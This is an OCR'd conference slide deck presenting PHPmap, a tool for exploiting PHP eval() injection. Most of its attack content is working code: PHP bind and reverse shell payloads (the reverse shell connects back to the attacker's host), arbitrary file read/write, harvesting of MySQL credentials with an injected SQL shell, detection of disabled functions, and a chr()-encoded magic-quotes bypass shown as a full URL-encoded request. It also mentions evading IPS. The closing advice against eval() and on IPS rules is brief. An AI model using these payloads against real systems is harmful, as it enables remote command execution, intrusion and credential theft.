2C70%2C95%2C73%2C78%2C69%2C84%2C44%2C32%2C83%2C79%2C67%2C75%2C95%2C83%2C84%2C82%
2C69%2C65%2C77%2C44%2C32%2C83%2C79%2C76%2C95%2C84%2C67%2C80%2C41%2C59%2C32%2C115
%2C111%2C99%2C107%2C101%2C116%2C95%2C98%2C105%2C110%2C100%2C40%2C36%2C115%2C111%
2C99%2C107%2C102%2C100%2C44%2C32%2C39%2C115%2C104%2C101%2C108%2C108%2C61%2C48%2C
46%2C48%2C46%2C48%2C46%2C48%2C39%2C44%2C32%2C53%2C53%2C53%2C54%2C41%2C59%2C32%2C
115%2C111%2C99%2C107%2C101%2C116%2C95%2C108%2C105%2C115%2C116%2C101%2C110%2C40%2
C36%2C115%2C111%2C99%2C107%2C102%2C100%2C44%2C49%2C53%2C41%2C59%2C32%2C36%2C99%2
C108%2C105%2C101%2C110%2C116%2C32%2C61%2C32%2C115%2C111%2C99%2C107%2C101%2C116%2
C95%2C97%2C99%2C99%2C101%2C112%2C116%2C40%2C36%2C115%2C111%2C99%2C107%2C102%2C10
0%2C41%2C59%2C32%2C119%2C104%2C105%2C108%2C101%2C40%2C49%2C41%2C32%2C123%2C32%2C
115%2C111%2C99%2C107%2C101%2C116%2C95%2C119%2C114%2C105%2C116%2C101%2C40%2C36%2C
99%2C108%2C105%2C101%2C110%2C116%2C44%2C39%2C10%2C35%2C32%2C39%2C41%2C59%2C32%2C
36%2C99%2C109%2C100%2C32%2C61%2C32%2C115%2C111%2C99%2C107%2C101%2C116%2C95%2C114
%2C101%2C97%2C100%2C40%2C36%2C99%2C108%2C105%2C101%2C110%2C116%2C44%2C52%2C48%2C
57%2C54%2C41%2C59%2C32%2C105%2C102%2C40%2C36%2C99%2C109%2C100%2C32%2C61%2C61%2C3
2%2C70%2C65%2C76%2C83%2C69%2C41%2C32%2C123%2C32%2C98%2C114%2C101%2C97%2C107%2C59
%2C32%2C125%2C32%2C115%2C111%2C99%2C107%2C101%2C116%2C95%2C119%2C114%2C105%2C116
%2C101%2C40%2C36%2C99%2C108%2C105%2C101%2C110%2C116%2C32%2C44%2C32%2C115%2C121%2
C115%2C116%2C101%2C109%2C40%2C36%2C99%2C109%2C100%2C41%2C41%2C59%2C32%2C125%2C32
%2C115%2C111%2C99%2C107%2C101%2C116%2C95%2C115%2C104%2C117%2C116%2C100%2C111%2C1
19%2C110%2C40%2C36%2C99%2C108%2C105%2C101%2C110%2C116%2C44%2C32%2C50%2C41%2C59%2
C32%2C115%2C111%2C99%2C107%2C101%2C116%2C95%2C99%2C108%2C111%2C115%2C101%2C40%2C
36%2C115%2C111%2C99%2C107%2C102%2C100%2C41%2C59%2C32%2C101%2C99%2C104%2C111%2C32
%2C48%2C46%2C56%2C48%2C54%2C48%2C56%2C52%2C49%2C51%2C49%2C48%2C56%2C56%2C59%29%3
B%20for%20%28%24i%3D0%3B%24i%3Ccount%28%24a%29%3B%24i%2B%2B%29%20%7B%20%24b%5B%2
4i%5D%20%3D%20chr%28%24a%5B%24i%5D%29%3B%20%7D%20eval%28implode%28%24b%29%29%3B
```

Bypassing Magic Quotes

- Where did I get this idea from?

- A similar technique is used in SQL injection filter bypasses

Example vulnerable code, Demos

- Hard Demos
  1. Manual
  2. Automated

- Hard implies Magic Quotes is turned on and all user input is being escaped through this function

Please exit slides, and proceed to the Demo Section for this area.

Slightly more impressive?
Lets talk about how we do it

Quick note

The following section has PHP and Python code in it, within both sets of code you will most likely notice code from the opposite language.

This is because Python is generating PHP dynamically

Don’t be confused by %s or %i


These are format characters in python that cast a specific data type for their input

Bind shells

- Payload is designed to allow remote connections
- Interface is deigned to allow remote commands to be executed at the Operating System level

G0t code?

- Creates a socket
- Binds to a port
- Puts the socket into Listening state
- Waits for a client
  - Accepts client
  - Writes shell prompt
  - Reads command
  - Writes back the result
- Shut down connection
- Closes socket




```php
<?php
set_time_limit(0);
$sockfd = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
socket_bind($sockfd, '%s', % i);
socket_listen($sockfd,15);
$client = socket_accept($sockfd);
while(1) {
    socket_write($client,'\n# ');
    $cmd = socket_read($client,4096);
    if($cmd == FALSE) {
        break;
        }
    socket_write($client , %s($cmd));
    }
socket_shutdown($client, 2);
socket_close($sockfd);
?>
```

Reverse shells

- Payload is designed to create an outbound connection from the vulnerable asset, to the attackers machine.
- Interface is deigned to allow remote commands to be executed against the vulnerable asset, at the Operating System level

G0t code?

- Creates socket
- Connects to attacker
  - Writes shell prompt
  - Reads command
  - Writes back the result
- Shut down connection
- Closes socket



```php
<?php
set_time_limit(0);
$sockfd = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
socket_connect($sockfd,'%s',%i);
while(1) {
    socket_write($sockfd,'\n# ');
    $cmd = socket_read($sockfd,4096);
    if($cmd == FALSE) {
        break;
    }
    socket_write($sockfd , %s($cmd));
}
socket_shutdown($sockfd, 2);
socket_close($sockfd);
?>
```

File system control


- The file system control allows an attacker to read from, or write to arbitrary files on the vulnerable assets file system within applicable permissions.

- Provides ability to expand upon the functionality of PHPmap

G0t code?

- Reading is easy

- Open the file
- Read the content
- Echo it back
- Taadaa!




```
<?php
$handle = @fopen('%s', "r");
if ($handle) {
    while (!feof($handle)) {
        $buffer = fgetss($handle,4096);
        echo $buffer;
    }
    fclose($handle);
}
?>
```

G0t code?

- Writing still is pretty easy also

- File opened and b64 encoded on attacker computer
- Decoded on server, file written to fs
- Win?



```php
<?php
$data = base64_decode('%s');
$f = fopen('%s','wb');
fwrite($f,$data,strlen($data));
fclose($f);
?>
```

```
"""$data = base64_decode('%s'); $f = fopen('%s','wb');
   fwrite($f,$data,strlen($data)); fclose($f);""" % (base64.b64encode(data),loc)
```

Database Hook


- Provides a SQL shell

1. RecursiveDirectoryIterator('.') is called
2. Each file is read into memory
3. The mysql_connect() string is searched for
4. If a valid entry is returned, PHP is injected to replicate a connection with the discovered credentials and allow for the execution of arbitrary SQL

- Tested against MySQL 5.1 >
- Considered experimental

G0t code?

- How does PHPmap make the interpreter iterate the required files?




```
<?php
function find_connect($file) {
    $file_handle = fopen($file, "r");
    while (!feof($file_handle)) {
        $line = fgets($file_handle);
        if (strpos($line,'mysql_connect') !== FALSE) {
            fclose($file_handle);
            return $line;
        }
    }
    fclose($file_handle);
    return 0;
}
$it = new RecursiveDirectoryIterator(".");
foreach(new RecursiveIteratorIterator($it) as $file) {
    $string = find_connect($file);
    if ($string !== 0) {
        print $string;
        }
    }
?>
```

- Defines function to read content of file and find the mysql_connect function

- Returns that line of code if it succeeds

G0t code?

- After obtaining the credentials in the last piece, this code is then injected.



```php
<?php
$link = mysql_connect('%s', '%s', '%s');
if (!$link) {
    die('Could not connect: ' . mysql_error());
    }
$result = mysql_query('%s');
if (!$result) {
    $message  = 'Invalid query: ' . mysql_error() . "\n";
    $message .= 'Whole query: ' . $query; die($message);
}
while ($row = mysql_fetch_row($result)) {
    foreach ($row as $columnName => $columnData) {
        echo $columnData;
    }
}
mysql_free_result($result);
mysql_close($link);
?>
```

CORE SECURITY Thinking ahead.

Fingerprinting

- Retrieves information from the vulnerable asset
  - Current user
  - Working directory
  - Valid system function

- Valid system function?
  - Administrator disables system()
  - Administrator doesn't disable passthru()


Fingerprinting

- How does it find a working system function?


1. Reads php.ini into memory
2. Finds the disabled_functions directive
3. Enumerates it’s values
4. Select an alternate function for exploitation

G0t code?

- Uses ini_get() to read the right value
- Returns the value in CSV form
- Compared to supported list of system PHP functions
- Suitable function returned



```php
<?php
$disabled_functions = ini_get('disable_functions');
if ($disabled_functions != '') {
    $arr = explode(',', $disabled_functions);
    sort($arr);
    for ($i=0;$i<count($arr);$i++) {
        echo $arr[$i].',';
    }
}
?>
```



```python
func_list = ["system","passthru","exec","shell_exec","proc_open"]
for func in func_list:
    if func in data.split(str(seed))[1].replace(" ","").rstrip(",").split(","):
        print "[*] host does not allow php function: %s" % (func)
    else:
        return func
```

Quick note

- I thought you said you couldn’t have ‘ and “ in the payloads
- Work smart, not hard right?
- We can code our payloads like normal PHP because this code is all eventually turned into decimal values anyway which is wrapped around code that does not contain the offending characters

Erroneous data removal

- Shell output returned with server response
- HTML
  - We strip it out
- Using a random seed for python’s split() function
  - “this1.23456is1.23456a.123456test”.split(seed)
    - [‘this’,’is’,’a’,’test’]

Exploitation history

- Vulnerabilities entered into SQLitedb
- Won’t waste time looking for the vulnerable parameter if it already knows where it is.
- Early on.. But functional

Up front functionality

- Passing a single OS command
- Bind and Reverse Shell
- Read/Write to the File system
- Web page Crawler
- Basic Authentication

Behind the scenes

- Dynamic detection payload generation
  - Outsmart those pesky IPS systems
- False positive reduction
  - We like math
- Dynamic PHP code generation
- Data cleanup
  - Only returns shell data
- Automatic Magic Quotes bypass
  - May also work elsewhere :p
- SQLitedb
  - Exploit history

Payload availability

- There are various popular “PHP Shells”
  - C99, r57, Ani-Shell, Sheller, Knull Shell, etc.

- Support different functionality
  - File uploads
  - Execute Commands
  - Search File system
  - Manipulate File system
  - FTP Brute Force
  - Encoders
  - Spam Tools

Payload availability

- Entire PHP language available for use.... Go crazy.

Prevention

Eval() is Evil()

Don’t use it.

Download PHPmap

http://www.github.com/levle/PHPmap

PHPMap future

- Upcoming features

1. SOCKS Proxy for pivoting
2. POST Support
3. Serializing Support
4. User-Agent Spoofing
5. Interpreter vulnerabilities
   - Last resort exploitation
     - Evaluation but not command injection

HELP!!!

- I wrote PHPmap while bored
- Didn’t think people would like the idea so much
- Doesn’t get as much attention as it deserves
- Potential Solution?!?!?! GITHUB IT!
- Request to Commit, Branch… something!
- Way to much enthusiasm ^^

Protecting against my tool

- I’m a good guy and don’t really want anyone to be hacked into -- Here is how to block my tool

http://localhost/vulnhere.php?c=%24a%20%3D%20**array**%28101%2C99%2C104%2C111%2C32%2
C48%2C46%2C56%2C48%2C54%2C48%2C56%2C52%2C49%2C51%2C49%2C48%2C56%2C56%2C59%2C115%
2C101%2C116%2C95%2C116%2C105%2C109%2C101%2C95%2C108%2C105%2C109%2C105%2C116%2C40
%2C48%2C41%2C59%2C32%2C36%2C115%2C111%2C99%2C107%2C102%2C100%2C32%2C61%2C32%2C11
5%2C111%2C99%2C107%2C101%2C116%2C95%2C99%2C114%2C101%2C97%2C116%2C101%2C40%2C65%
2C70%2C95%2C73%2C78%2C69%2C84%2C44%2C32%2C83%2C79%2C67%2C75%2C95%2C83%2C84%2C82%
2C69%2C65%2C77%2C44%2C32%2C83%2C79%2C76%2C95%2C84%2C67%2C80%2C41%2C59%2C32%2C115
%2C111%2C99%2C107%2C101%2C116%2C95%2C98%2C105%2C110%2C100%2C40%2C36%2C115%2C111%
2C99%2C107%2C102%2C100%2C44%2C32%2C39%2C115%2C104%2C101%2C108%2C108%2C61%2C48%2C
46%2C48%2C46%2C48%2C46%2C48%2C39%2C44%2C32%2C53%2C53%2C53%2C54%2C41%2C59%2C32%2C
115%2C111%2C99%2C107%2C101%2C116%2C95%2C108%2C105%2C115%2C116%2C101%2C110%2C40%2
C36%2C115%2C111%2C99%2C107%2C102%2C100%2C44%2C49%2C53%2C41%2C59%2C32%2C36%2C99%2
C108%2C105%2C101%2C110%2C116%2C32%2C61%2C32%2C115%2C111%2C99%2C107%2C101%2C116%2
C95%2C97%2C99%2C99%2C101%2C112%2C116%2C40%2C36%2C115%2C111%2C99%2C107%2C102%2C10
0%2C41%2C59%2C32%2C119%2C104%2C105%2C108%2C101%2C40%2C49%2C41%2C32%2C123%2C32%2C
115%2C111%2C99%2C107%2C101%2C116%2C95%2C119%2C114%2C105%2C116%2C101%2C40%2C36%2C
99%2C108%2C105%2C101%2C110%2C116%2C44%2C39%2C10%2C35%2C32%2C39%2C41%2C59%2C32%2C
36%2C99%2C109%2C100%2C32%2C61%2C32%2C115%2C111%2C99%2C107%2C101%2C116%2C95%2C114
%2C101%2C97%2C100%2C40%2C36%2C99%2C108%2C105%2C101%2C110%2C116%2C44%2C52%2C48%2C
57%2C54%2C41%2C59%2C32%2C105%2C102%2C40%2C36%2C99%2C109%2C100%2C32%2C61%2C61%2C3
2%2C70%2C65%2C76%2C83%2C69%2C41%2C32%2C123%2C32%2C98%2C114%2C101%2C97%2C107%2C59
%2C32%2C125%2C32%2C115%2C111%2C99%2C107%2C101%2C116%2C95%2C119%2C114%2C105%2C116
%2C101%2C40%2C36%2C99%2C108%2C105%2C101%2C110%2C116%2C32%2C44%2C32%2C115%2C121%2
C115%2C116%2C101%2C109%2C40%2C36%2C99%2C109%2C100%2C41%2C41%2C59%2C32%2C125%2C32
%2C115%2C111%2C99%2C107%2C101%2C116%2C95%2C115%2C104%2C117%2C116%2C100%2C111%2C1
19%2C110%2C40%2C36%2C99%2C108%2C105%2C101%2C110%2C116%2C44%2C32%2C50%2C41%2C59%2
C32%2C115%2C111%2C99%2C107%2C101%2C116%2C95%2C99%2C108%2C111%2C115%2C101%2C40%2C
36%2C115%2C111%2C99%2C107%2C102%2C100%2C41%2C59%2C32%2C101%2C99%2C104%2C111%2C32
%2C48%2C46%2C56%2C48%2C54%2C48%2C56%2C52%2C49%2C51%2C49%2C48%2C56%2C56%2C59%29%3
B%20**for**%20%28%24i%3D0%3B%24i%3C**count**%28%24a%29%3B%24i%2B%2B%29%20%7B%20%24b%5B%2
4i%5D%20%3D%20**chr**%28%24a%5B%24i%5D%29%3B%20%7D%20**eval**%28**implode**%28%24b%29%29%3B

Protecting against my tool

- Array
- For
- Count
- Chr
- Eval
- Implode

- Go fourth….. And create IPS rules

Protecting against my tool

Or just don't use eval()

Many thanks

- My wife
- Dan Rosenberg
- Caitlin Johanson
- Kip West
- Ian Abreu
- Alex Horan
- Anthony Alves
- Taylor Pennington

IF YOU KEEP USING THIS MEME MATT
NSTRUCTO
YOU'RE GONNA HAVE A BAD TIME
memegenerator.net

- Last but not least, A big shout out to bla @ #io

SMASH THE STACK
WARGAMING NETWORK

take off your hats and lets corrupt some memor-y-ies

CORE SECURITY
Thinking ahead.

Questions?

Thank you.